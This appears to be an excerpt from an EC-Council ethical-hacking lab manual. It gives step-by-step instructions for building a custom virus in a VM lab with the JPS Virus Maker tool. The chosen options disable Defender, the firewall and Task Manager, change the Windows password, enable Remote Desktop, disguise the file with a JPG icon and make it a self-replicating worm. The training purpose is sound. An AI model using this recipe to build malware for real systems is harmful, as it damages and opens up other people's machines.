
An ethical hacker and pen-tester can use the JPS Virus Maker Tool as a proof of concept to audit perimeter security controls in an organization.

Note: Before performing this task, take a snapshot of the **Windows Server 2019** virtual machine as the virus will infect the machine.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.


a. In the **VMware Workstation** window, click **Windows Server 2019** in the left pane and click the **Take a snapshot of this virtual machine** ( ) icon, as shown in the screenshot.

Note: Take a Snapshot of the virtual machine before launching the JPS Virus Maker tool.



b. The **Windows Server 2019 - Take Snapshot** pop-up appears; type a name for the snapshot in the **Name** field, leave the description field set to default, and click **Take Snapshot**.

The JPS Virus Maker tool is used to create its own customized virus. This tool has many options for building that can be used to create a virus. Some of the tool's features are auto-start, shutdown, disable security center, lock mouse and keyboard, destroy protected storage, and terminate windows.



1. Turn on the **Windows Server 2019** virtual machine.
2. Log in to the **Windows 10** virtual machine using the credentials **Admin** and **Pa$$w0rd**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 1.1

Launch JPS Virus Maker

3. Navigate to **E:\CEH-Tools\CEHv11 Module 07 Malware Threats\Virus Maker\JPS Virus Maker** and double-click **jps.exe**.

Note: If an **Open File - Security Warning** pop-up appears, click **Run**.

4. The **JPS (Virus Maker 4.0)** window appears; tick the **Auto Startup** checkbox.




Figure 2.1.1: JPS Virus Maker main window

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

5. The window displays various features and options that can be chosen while creating a virus file.
6. From the **Virus Options**, check the **options** that you want to embed in a new virus file.
7. In this lab, the options embedded in the virus file are **Disable TaskManager, Disable Windows Update, Disable Control Panel, Disable Drives, Hide Windows Clock, Hide Desktop Icons, Enable Remote Desktop, Remove Bluetooth, Turn Off Windows Firewall, Turn Off Windows Defender,** and **Auto Startup.**




Figure 2.1.2: JPS Virus Maker main window with options selected

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

8. Ensure that the **None** radio button is selected to specify the trigger event when the virus should start attacking the system after its creation.

9. Now, before clicking on **Create Virus!**, click the right arrow icon ( ) from the right-hand pane of the window to configure the virus options.




Figure 2.1.3: JPS Virus Maker Virus Configuration

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 1.2

Configure the Virus Options

10. A **Virus Options** window appears, as shown in the screenshot.
11. Check the **Change Windows Password** option, and enter a password (here, **qwerty**) in the text field. Check the **Change Computer Name** option, and type **Test** in the text field.
12. You can even configure the virus to convert to a worm. To do this, check the **Enable Convert to Worm** checkbox, and provide a **Worm Name** (here, **fedevi**). For the worm to self-replicate after a particular time, specify the time in seconds (here, **1 second**) in the **Copy After** field.
13. Ensure that the **JPG Icon** radio button is selected under the **Change Icon** section. Ensure that the **None** radio button is selected in the lower part of the window.
14. After completing your selection of options, click the drop-down icon next to the **Create Virus!** button and select **x64(32Bit)**; click **Create Virus!**

